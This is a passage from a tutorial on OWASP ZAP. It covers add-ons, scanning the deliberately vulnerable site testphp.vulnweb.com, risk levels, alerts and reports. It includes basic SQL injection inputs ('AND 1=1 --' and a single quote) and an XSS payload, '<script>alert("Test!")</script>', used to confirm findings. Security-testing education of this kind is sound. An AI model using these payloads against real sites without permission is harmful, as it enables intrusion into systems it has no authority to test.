


Figure 8-Plugin Marketplace

Also, to view and search for the necessary plugins, [go to the official website in the plugins section](https://www.zaproxy.org/docs/desktop/addons/):

You can also import the add-ons that you have downloaded manually via the "File / Load Add-on File..." menu option in the ZAP desktop.

Name	ID	Version	Status	Author	Last Updated
Access Control Testing ⓘ					
Adds a set of tools for testing access control in web applications.	accessControl	8	alpha	ZAP Dev Team	2022-10-28
Active scanner rules ⓘ					
The release status Active Scanner rules	ascanrules	49	release	ZAP Dev Team	2022-10-27
Active scanner rules (alpha) ⓘ					
The alpha status Active Scanner rules	ascanrulesAlpha	41	alpha	ZAP Dev Team	2022-10-27
Active scanner rules (beta) ⓘ					
The beta status Active Scanner rules	ascanrulesBeta	43	beta	ZAP Dev Team	2022-10-27
Advanced SQLInjection Scanner ⓘ					
An advanced active injection bundle for SQLi (derived by SQLMap)	sqlplugin	15	beta	Andrea Pompili (Yhawke)	2021-10-20
Ajax Spider ⓘ					
Allows you to spider sites that make heavy use of JavaScript using Crawljax	spiderAjax	23.10.0	release	ZAP Dev Team	2022-10-27
Alert Filters ⓘ					
Allows you to automate the changing of alert risk levels.	alertFilters	14	release	ZAP Dev Team	2022-10-27
All In One Notes ⓘ					
A simple extension to view all notes in one pane.	allinonenotes	2	alpha	David Vassallo	2021-10-07
AMF Support ⓘ					
Adds support for AMF messages	amf	3	alpha	ZAP Dev Team	2021-10-07

Figure 9-Plugins on the website

3. Scanning websites for vulnerabilities

Let's move on to the scanning process. As a test, let's take the site testphp.vulnweb.com, which is specifically designed for security testing, and which already contains some vulnerabilities. This will clearly show the scanning

process and the search for vulnerabilities. You can get a list of sites that contain vulnerabilities from vulnweb.com.

To start scanning, go to the **Quick Start section**. Let's look at its parameters:

URL to attack— specifies the URL of the site to be crawled/attacked.

Use traditional spider— use a standard "spider" when scanning.

In OWASP terminology, a ZAP **spider** is a tool that is designed to automatically detect new URLs on the site being checked. The "spider" analyzes the HTML code of the page to search for links, then the found links are added to the list and also scanned for vulnerabilities. If the check box is placed, then the standard "spider" will be used, otherwise the URLs found on the page will not be scanned.

USE ajax spider — use the ajax "spider" when scanning. If the crawled site actively uses ajax technology (Asynchronous Javascript and XML — asynchronous JavaScript and XML), then you can use this parameter. In this mode, an ajax-based application will be easier to process. It runs slower than a normal spider.




Figure 10-Automatic scanning

To start scanning/attacking, click on the **Attack button**.




Figure 11-Scanning process

After that, the scanning process will start. First, a "spider" is launched, which searches for all URLs related to the crawling site. The **Method column**

displays the methods that are used to get URLs and their statuses (the Processed column).

As a rule, the GET and POST methods are used. If the status is 200, then a green circle is displayed, if the statuses are 404 or 500, then — red. Depending on the structure of the site and its content, scanning to the URL may take a long time. After all URLs are found, an active scan is started.

Active scan— a scan that attempts to find potential vulnerabilities using known attacks.

To view attacks that are used during active scanning, as well as to view their progress status, click on the button with the monitoring icon-**Show scan progress details**:




Figure 12- Show scan progress details

The vulnerability name is displayed in **the Analyser column**, and the scan progress is displayed in **the Progress column**. In the column **Elapsed** displays the time spent scanning for this vulnerability.

Attacks that ZAP uses include SQL injection, XSS (Cross-site scripting), CRLF injection, and so on. In addition to attacks, information is collected that includes the versions and names of the components used, such as the web server and DBMS.

Just like with ULR search, the active scanning process can take a long time.

http://testphp.vulnweb.com Scan Progress						
Progress		Response Chart				
Host:		http://testphp.vulnweb.com				
	Strength	Progress	Elapsed	Reqs	Alerts	Status
Analyser			00:07.880	24		
Plugin						
Path Traversal	Medium		01:06.805	291	0	⏏
Remote File Inclusion	Medium			0	0	⏏
Source Code Disclosure - /WEB-INF folder	Medium			0	0	⏏
Heartbleed OpenSSL Vulnerability	Medium			0	0	⏏
Source Code Disclosure - CVE-2012-1...	Medium			0	0	⏏
Remote Code Execution - CVE-2012-1...	Medium			0	0	⏏
External Redirect	Medium			0	0	⏏
Server Side Include	Medium			0	0	⏏
Cross Site Scripting (Reflected)	Medium			0	0	⏏
Cross Site Scripting (Persistent) - Prime	Medium			0	0	⏏
Cross Site Scripting (Persistent) - Spider	Medium			0	0	⏏
Cross Site Scripting (Persistent)	Medium			0	0	⏏
SQL Injection	Medium			0	0	⏏
SQL Injection - MySQL	Medium			0	0	⏏
SQL Injection - Hypersonic SQL	Medium			0	0	⏏
SQL Injection - Oracle	Medium			0	0	⏏
SQL Injection - PostgreSQL	Medium			0	0	⏏
SQL Injection - SQLite	Medium			0	0	⏏
Cross Site Scripting (DOM Based)	Medium			0	0	⏏
SQL Injection - MsSQL	Medium			0	0	⏏
Server Side Code Injection	Medium			0	0	⏏
Remote OS Command Injection	Medium			0	0	⏏
XML External Entity Attack	Medium			0	0	⏏
Generic Padding Oracle	Medium			0	0	⏏
Cloud Metadata Potentially Exposed	Medium			0	0	⏏
Directory Browsing	Medium			0	0	⏏
Buffer Overflow	Medium			0	0	⏏
Format String Error	Medium			0	0	⏏
CRLF Injection	Medium			0	0	⏏
Parameter Tampering	Medium			0	0	⏏
ELMAH Information Leak	Medium			0	0	⏏
Trace.axd Information Leak	Medium			0	0	⏏
		Copy to Clipboard Close				

Figure 13-Scanning process

You can skip any scan by clicking on the button with the blue arrow —**Skip active scanner:**



Figure1-4-Skip active scanner

All vulnerabilities found will be located in **the Alerts section**. Vulnerabilities are grouped into the following categories:




Figure 15- Pаздел Alerts section

A complete list of all possible vulnerabilities that OWASP ZAP recognizes and uses, as well as their detailed description, can be found in [the corresponding section on the official ZAP website](#).

Each vulnerability group is assigned a risk level, which is indicated by its own color scheme. There are 5 such categories in OWASP ZAP:




Figure 16- Level of risk

High— the highest (critical) vulnerability level. This includes SQL injections, path traversal attacks, LDAP injections, Spring4Shell, and others. Indicated by a red flag.

Medium — the average level of criticality of vulnerabilities found. This includes Directory Browsing, Http Only, XSLT injection, and others. Indicated by an orange flag.

Low— low level of vulnerabilities found. This includes debugging-related information found, Private IP Disclosure, and others. Indicated by a yellow flag.

Informational — the information level that informs that information about the website components used and the server has been found. This includes versions of the web server, DBMS, libraries, and frameworks, as well as versions of programming languages and operating systems. As a rule, vulnerabilities in this

category cannot directly harm the system, but they increase the risk of collecting information about the site and its components. Indicated by a blue flag.

False Positive— false positives. In rare cases, ZAP can find a vulnerability that is not a vulnerability. If there is any doubt, the program marks this "vulnerability" with a green flag. However, it is up to the user to verify for themselves whether the vulnerability found is one or not.

After the scan has been completed, the **Alerts section** displays all the security issues found. If you expand the vulnerability group, all URLs where vulnerabilities of this type were found will be displayed:



Figure1-7- Security issues found

The full description will be displayed on the right, which includes the type of attack, risk, CWE number, WASC number, description, and how to fix the vulnerability found. You can also view all detailed information in a separate window by double-clicking the vulnerability with the left mouse button:

Edit Alert

SQL Injection

URL:

Risk:

Confidence:

Parameter:

Attack:

Evidence:

CWE ID:

WASC ID:

Description:

SQL injection may be possible

Other Info:

The original page results were successfully replicated using the expression [5-2] as the parameter value. The parameter value being modified was stripped from the HTML output for the purposes of the

Solution:

Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses IDBC, use PreparedStatement

Reference:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_injection_Prevention_Cheat_Sheet.html

Figure 18-Separate vulnerability display window

If you right-click on the vulnerability, you will see a context menu with a large number of options available. For example, you can immediately go to the URL where the vulnerability was found (Open URL in Browser), save the page in XML format (Save XML) or in "Raw" format (Save Raw), delete the vulnerability from the current scan list (Delete) and other options:




Figure 19- Vulnerability management options

If a vulnerability is found directly in the HTML code or in the JavaScript code, then this area will be highlighted so that it can be immediately identified:




Figure 20- A section of code with a vulnerability

The HTTP/HTTPS header and its parameters are also displayed:

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Tue, 13 Dec 2022 19:45:09 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 4236
```

Figure 21- HTTP/HTTPS header and its parameters

Let's make sure that the scanned site actually contains vulnerabilities. As an example, let's take two attacks — SQL injection and XSS.

In the **Alerts** section, expand the group called **SQL Injection** and follow the link found:




Figure 22- SQL Injection

Next, you need to change the string with the parameter to another character, for example, a single quote character. The URL looks like this — <http://testphp.vulnweb.com/listproducts.php?artist=3+AND+1%3D1+--+>




Figure 23- Changed address

Delete everything written after the equals symbol. In this case, change the parameter 3+AND+1%3D1+--+ to the ' character and follow the new link:




Figure2-4-Replacing a parameter

As you can see, an error message has appeared in the SQL syntax, which makes it possible to perform SQL injection on this site.

Next, we'll check whether an XSS attack can be performed. To do this, expand the group with the name **Cross Site Scripting** and follow the link where this vulnerability was found:



Figure 25- Cross Site Scripting

This section of the site contains a text entry field:




Figure 26- Text entry field

Let's enter the JavaScript code in it:

`<script>alert("Test!")</script>`




Figure2-7-Entering the code

As you can see, the site accepted the entered JavaScript code and displayed a dialog box with the text Test!


4. Creating a report

OWASP ZAP allows you to generate reports based on scan results. To create a report, go to **Report**, then select **Generate Report**:



Figure2-8 - Creating a report

In the window that opens, you will be prompted to edit the report before creating it. In the section **Scope** You can set basic settings for Scope — **Report Title**, **Report Name**, and the path to save the report (**Report Directory**):



The screenshot shows a 'Generate Report' dialog box with a dark title bar and a close button. It has four tabs: 'Scope' (selected), 'Template', 'Filter', and 'Options'. The 'Scope' tab contains the following fields and controls:

- Report Title:** A text box containing 'ZAP Scanning Report'.
- Report Name:** A text box containing '2022-12-14-ZAP-Report-.html'.
- Report Directory:** A text box containing '/home/alex' with a browse button (three dots) to its right.
- Description:** A large empty text area.
- Contexts:** A text box containing 'Default Context'.
- Sites:** A list box containing five URLs:
 - https://www.google.com
 - http://edgedl.me.gvt1.com
 - https://update.googleapis.com
 - https://optimizationguide-pa.googleapis.com
 - https://content-autofill.googleapis.com
- Generate If No Alerts:** An unchecked checkbox.
- Display Report:** A checked checkbox.

At the bottom right, there are three buttons: 'Generate Report', 'Reset', and 'Cancel'. A small help icon is located at the bottom left.

Figure2-9-Report Parameters

